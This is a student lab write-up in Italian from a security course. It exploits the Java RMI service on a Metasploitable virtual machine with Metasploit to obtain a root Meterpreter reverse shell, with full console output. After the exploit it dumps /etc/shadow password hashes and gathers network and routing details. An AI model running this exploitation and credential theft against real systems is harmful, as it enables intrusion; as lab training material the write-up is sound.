

EPICODE


FINE MODULO 4

Traccia: La nostra macchina Metasploitable presenta un servizio vulnerabile sulla porta 1099 – Java RMI. Si richiede allo studente, ripercorrendo gli step visti nelle lezioni teoriche, di sfruttare la vulnerabilità con Metasploit al fine di ottenere una sessione di Meterpreter sulla macchina remota. I requisiti dell'esercizio sono:-La macchina attaccante (KALI) deve avere il seguente indirizzo IP: 192.168.11.111-La macchina vittima (Metasploitable) deve avere il seguente indirizzo IP: 192.168.11.112-Una volta ottenuta una sessione remota Meterpreter, lo studente deve raccogliere le seguenti evidenze sulla macchina remota: 1) configurazione di rete; 2) informazioni sulla tabella di routing della macchina vittima 3) altro...

Avviamo Virtualbox e prima di avviare le macchine di kali e meta modifichiamo le impostazioni di rete, quindi settiamo entrambe le macchine su rete interna, fatto ciò avviamo le macchine e anche PfSense.

(per agevolare il lavoro, dopo aver chiesto al prof Federico, mantengo l'IP delle macchine precedentemente impostati).

Sul terminale della macchina Kali lanciamo msfconsole




```
kali-linux-2023.3-virtualbox-amd64 [In esecuzione] - Oracle VM VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
1 2 3 4
Trash
File System
Home
shell.php
KALI LINUX
"the quieter you become, the more you are able to hear"
kali@kali: ~
$ msfconsole

*oDfo*
./ymM0dayMmy/.
--dHJ5aGFyZGVyIQ==+
'sm0~Destroy.No.Data~s:
--h2~Maintain.No.Persistence~h+
'odNo2~Above.All.Else.Do.No.Harm~Ndo:
/etc/shadow.0days-Data'%200R%201-1~.No.0MN8'/.
--SecKCoin~e.AMd'
.-://///hbove.913.ElsMNH+
htN01UserWroteMe!-
:is:TRiKC.sudo-.A:
The.PFYroy.No.D7:
yxp_cmdshell.Ab0:
:Ns.B0B8ALICEes7:
MS146.52.No.Per:
sENbove3101.404:
T:/shSYSTEM-.N:
/STFU|wall.No.Pr:
dNVRGOING2GIVUUP:
/corykennedyData:
SSo.6178306Ence:
/shMTL#beats3o.No.:
'dDestRoyREXKC3ta/M:
sSETEC.ASTRONOMYist:
/yo-.ence.N:(){}[:]:&};;
:Shall.We.Play.A.Game?tron/
--ooy.if1ghtf0r+ehUser5'
..th3.H1V3.U2VjRFNN.jMh+.
'MjM~WE.ARE.se~MMjMs
+-KANSAS.CITY's~
J-HAKCERS-./
.esc:wq!:'
++ATH'are able to hear"

-[ metasploit v6.3.27-dev ]
+ -- ==[ 2335 exploits - 1220 auxiliary - 413 post ]
+ -- ==[ 1385 payloads - 46 encoders - 11 nops ]
+ -- ==[ 9 evasion ]

Metasploit tip: Enable verbose logging with set VERBOSE
true
```

dopo che la console è avviata, ho lanciato il comando `search java rmi` —> di seguito `use 1` —> `show options` appunto per vedere le opzioni, qui ho notato che mancava `RHOSTS`



```
kali@kali: ~  
msf6 > search java_rmi  
  
Matching Modules  
  
#  Name                                     Disclosure Date  Rank    Check  Description  
--  -  
0  auxiliary/gather/java_rmi_registry         2011-10-15      normal No      Java RMI Regis  
1  exploit/multi/misc/java_rmi_server         2011-10-15      excellent Yes     Java RMI Serve  
2  auxiliary/scanner/misc/java_rmi_server     2011-10-15      normal No      Java RMI Serve  
3  exploit/multi/browser/java_rmi_connection_impl 2010-03-31      excellent No      Java RMIConnec  
  
Interact with a module by name or index. For example info 3, use 3 or use exploit/multi/browser/java_rm  
msf6 > use 1  
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp  
msf6 exploit(multi/misc/java_rmi_server) > use 1  
[*] Using configured payload java/meterpreter/reverse_tcp  
msf6 exploit(multi/misc/java_rmi_server) > exploit  
  
[-] Msf::OptionValidateError The following options failed to validate: RHOSTS  
msf6 exploit(multi/misc/java_rmi_server) > show options  
  
Module options (exploit/multi/misc/java_rmi_server):  
  
Name      Current Setting  Required  Description  
--      -  
HTTPDELAY  10              yes       Time that the HTTP Server will wait for the payload request  
RHOSTS    192.168.1.25    yes       The target host(s), see https://docs.metasploit.com/docs/using  
RPORT     1099            yes       The target port (TCP)  
SRVHOST   0.0.0.0         yes       The local host or network interface to listen on. This must be  
SRVPORT   8080            yes       The local port to listen on.  
SSL        false           no        Negotiate SSL for incoming connections  
SSLCert   false           no        Path to a custom SSL certificate (default is randomly generate  
URIPATH   false           no        The URI to use for this exploit (default is random)  
  
Payload options (java/meterpreter/reverse_tcp):  
  
Name      Current Setting  Required  Description  
--      -  
LHOST     192.168.1.25    yes       The listen address (an interface may be specified)  
LPORT     4444            yes       The listen port  
  
Exploit target:  
  
Id  Name  
--  -
```

quindi ho impostato `RHOSTS` con `set RHOSTS +IP macchina vittima` —> ho rilanciato il comando `show options` per assicurarmi che sia andato tutto a buon fine.

```
kali@kali: ~  
File Actions Edit View Help  
msf6 exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.1.40  
RHOSTS => 192.168.1.40  
msf6 exploit(multi/misc/java_rmi_server) > show options  
Module options (exploit/multi/misc/java_rmi_server):  


| Name      | Current Setting | Required | Description                                                    |
|-----------|-----------------|----------|----------------------------------------------------------------|
| HTTPDELAY | 10              | yes      | Time that the HTTP Server will wait for the payload request    |
| RHOSTS    | 192.168.1.40    | yes      | The target host(s), see https://docs.metasploit.com/docs/using |
| RPORT     | 1099            | yes      | The target port (TCP)                                          |
| SRVHOST   | 0.0.0.0         | yes      | The local host or network interface to listen on. This must be |
|           |                 |          | listen on all addresses.                                       |
| SRVPORT   | 8080            | yes      | The local port to listen on.                                   |
| SSL       | false           | no       | Negotiate SSL for incoming connections                         |
| SSLCert   |                 | no       | Path to a custom SSL certificate (default is randomly generate |
| URIPATH   |                 | no       | The URI to use for this exploit (default is random)            |

  
Payload options (java/meterpreter/reverse_tcp):  


| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 192.168.1.25    | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |

  
Exploit target:  


| Id | Name                   |
|----|------------------------|
| 0  | Generic (Java Payload) |

  
"the quieter you become, the more you are able to hear"  
View the full module info with the info, or info -d command.  
msf6 exploit(multi/misc/java_rmi_server) > exploit  
[*] Started reverse TCP handler on 192.168.1.25:4444  
[*] 192.168.1.40:1099 - Using URL: http://192.168.1.25:8080/TsQxzkjK  
[*] 192.168.1.40:1099 - Server started.  
[*] 192.168.1.40:1099 - Sending RMI Header ...  
[*] 192.168.1.40:1099 - Sending RMI Call ...  
[*] 192.168.1.40:1099 - Replied to request for payload JAR  
[*] Sending stage (58829 bytes) to 192.168.1.40  
[*] Meterpreter session 1 opened (192.168.1.25:4444 → 192.168.1.40:41769) at 2024-02-24 10:14:22 -0500  
[*] Sending stage (58829 bytes) to 192.168.1.40  
[*] Meterpreter session 2 opened (192.168.1.25:4444 → 192.168.1.40:34108) at 2024-02-24 10:14:23 -0500  
[-] 192.168.1.40:1099 - Exploit failed: RuntimeError Timeout HTTPDELAY expired and the HTTP Server didn  
[*] Exploit completed, but no session was created.
```

Ho lanciato l'exploit e da **meterpreter** ho raccolto qualche informazione:

- *getuid* per ottenere l'identificatore utente (UID) di un processo o di un utente specifico.
- *sysinfo* per ottenere informazione sulla macchina vittima
- *ifconfig* per ottenere informazioni sulla configurazione di rete
- *shell*
- *arp -a*
- *cat /etc/shadow* è utilizzato per visualizzare il contenuto del file */etc/shadow*, contiene informazioni sensibili sugli account degli utenti, come le password criptate.
- *sessions*
- *bg* —> *sessions*

```
kali@kali: ~  
File Actions Edit View Help  
msf6 exploit(multi/misc/java_rmi_server) > exploit  
[*] Started reverse TCP handler on 192.168.1.25:4444  
[*] 192.168.1.40:1099 - Using URL: http://192.168.1.25:8080/PNPNPFbH  
[*] 192.168.1.40:1099 - Server started.  
[*] 192.168.1.40:1099 - Sending RMI Header...  
[*] 192.168.1.40:1099 - Sending RMI Call...  
[*] 192.168.1.40:1099 - Replied to request for payload JAR  
[*] Sending stage (58829 bytes) to 192.168.1.40  
[*] Meterpreter session 3 opened (192.168.1.25:4444 → 192.168.1.40:59192) at 2024-02-24 10:15:03 -0500  
  
meterpreter > getuid  
Server username: root  
meterpreter > sysinfo  
Computer      : metasploitable  
OS            : Linux 2.6.24-16-server (i386)  
Architecture  : x86  
System Language : en_US  
Meterpreter   : java/linux  
meterpreter > ifconfig  
  
Interface 1  
-----  
Name       : lo - lo  
Hardware MAC : 00:00:00:00:00:00  
IPv4 Address : 127.0.0.1  
IPv4 Netmask : 255.0.0.0  
IPv6 Address : ::1  
IPv6 Netmask : ::  
  
Interface 2  
-----  
Name       : eth0 - eth0  
Hardware MAC : 00:00:00:00:00:00  
IPv4 Address : 192.168.1.40  
IPv4 Netmask : 255.255.255.0  
IPv6 Address : fe80::a00:27ff:fe22:385c  
IPv6 Netmask : ::  
  
meterpreter > netstat  
[-] The "netstat" command is not supported by this Meterpreter type (java/linux)  
meterpreter > shell  
Process 1 created.  
Channel 1 created.  
arp -a  
pfSense.home.arp (192.168.1.1) at 08:00:27:43:99:9A [ether] on eth0  
? (192.168.1.25) at 08:00:27:CB:7E:F5 [ether] on eth0  
ashdump  
/bin/sh: line 2: ashdump: command not found  
help  
GNU bash, version 3.2.33(1)-release (i486-pc-linux-gnu)
```

```
kali@kali: ~  
File Actions Edit View Help  
meterpreter > cat /etc/shadow  
root:$1$/avpFBj1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::  
daemon:*:14684:0:99999:7:::  
bin:*:14684:0:99999:7:::  
sys:$1$fUX6BP0t$MiyC3Up0zQJqz4s5wFD9l0:14742:0:99999:7:::  
sync:*:14684:0:99999:7:::  
games:*:14684:0:99999:7:::  
man:*:14684:0:99999:7:::  
lp:*:14684:0:99999:7:::  
mail:*:14684:0:99999:7:::  
news:*:14684:0:99999:7:::  
uucp:*:14684:0:99999:7:::  
proxy:*:14684:0:99999:7:::  
www-data:*:14684:0:99999:7:::  
backup:*:14684:0:99999:7:::  
list:*:14684:0:99999:7:::  
irc:*:14684:0:99999:7:::  
gnats:*:14684:0:99999:7:::  
nobody:*:14684:0:99999:7:::  
libuuid:l:14684:0:99999:7:::  
dhcp:*:14684:0:99999:7:::  
syslog:*:14684:0:99999:7:::  
klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:14742:0:99999:7:::  
sshd:*:14684:0:99999:7:::  
msfadmin:$1$XN10Zj2c$Rt/zZCW3mLtUWA.ihZjAS/:14684:0:99999:7:::  
bind:*:14685:0:99999:7:::  
postfix:*:14685:0:99999:7:::  
ftp:*:14685:0:99999:7:::  
postgres:$1$Rw35ik.x$MgQgZUu05pAoUvfJhfcYe/:14685:0:99999:7:::  
mysql!:14685:0:99999:7:::  
tomcat55:*:14691:0:99999:7:::  
distccd:*:14698:0:99999:7:::  
user:$1$HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0:14699:0:99999:7:::  
service:$1$kR3ue7JZ$7GxELDupr50hp6cjZ3Bu//:14715:0:99999:7:::  
telnetd:*:14715:0:99999:7:::  
proftpd!:14727:0:99999:7:::  
statd:*:15474:0:99999:7:::  
meterpreter > shell  
Process 2 created.  
Channel 3 created.  
whoami  
root  
id  
uid=0(root) gid=0(root)  
exit  
meterpreter > session  
[-] Unknown command: session  
meterpreter > sessions  
Usage: sessions <id>  
  
Interact with a different session Id.
```

```
route  
Kernel IP routing table  
Destination      Gateway          Genmask          Flags Metric Ref    Use Iface  
192.168.1.0      *                255.255.255.0    U        0      0      0 eth0  
□
```

```
kali@kali: ~  
File Actions Edit View Help  
bind:*:14685:0:99999:7:::  
postfix:*:14685:0:99999:7:::  
ftp:*:14685:0:99999:7:::  
postgres:$1$Rw35ik.x$MgQgZUu05pAoUvfJhfcYe/:14685:0:99999:7:::  
mysql!:14685:0:99999:7:::  
tomcat55:*:14691:0:99999:7:::  
distccd:*:14698:0:99999:7:::  
user:$1$HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0:14699:0:99999:7:::  
service:$1$kR3ue7JZ$7GxELDupr50hp6cjZ3Bu//:14715:0:99999:7:::  
telnetd:*:14715:0:99999:7:::  
proftpd!:14727:0:99999:7:::  
statd:*:15474:0:99999:7:::  
meterpreter > shell  
Process 2 created.  
Channel 3 created.  
whoami  
root  
id  
uid=0(root) gid=0(root)  
exit  
meterpreter > session  
[-] Unknown command: session  
meterpreter > sessions  
Usage: sessions <id>  
  
Interact with a different session Id.  
This works the same as calling this from the MSF shell: sessions -i <session id>  
  
meterpreter > bg  
[*] Backgrounding session 3...  
msf6 exploit(multi/misc/java_rmi_server) > sessions  
  
Active sessions  


| Id | Name | Type        | Information                      | Connection                                  |
|----|------|-------------|----------------------------------|---------------------------------------------|
| 1  |      | meterpreter | java/linux root @ metasploitable | 192.168.1.25:4444 → 192.168.1.40:41769 (192 |
| 2  |      | meterpreter | java/linux root @ metasploitable | 192.168.1.25:4444 → 192.168.1.40:34108 (192 |
| 3  |      | meterpreter | java/linux root @ metasploitable | 192.168.1.25:4444 → 192.168.1.40:59192 (192 |

  
msf6 exploit(multi/misc/java_rmi_server) > [*] 192.168.1.40 - Meterpreter session 1 closed. Reason: Di  
[*] 192.168.1.40 - Meterpreter session 2 closed. Reason: Died  
[*] 192.168.1.40 - Meterpreter session 3 closed. Reason: Died  
msf6 exploit(multi/misc/java_rmi_server) > 
```

```
cat /etc/network/interfaces  
# This file describes the network interfaces available on your system  
# and how to activate them. For more information, see interfaces(5).  
  
# The loopback network interface  
auto lo  
iface lo inet loopback  
  
# The primary network interface  
  
auto eth0  
#iface eth0 inet dhcp  
iface eth0 inet static  
address 192.168.1.40  
netmask 255.255.255.0  
network 192.168.50.0  
broadcast 192.168.50.255  
gateway 192.168.50.1  
  
 
```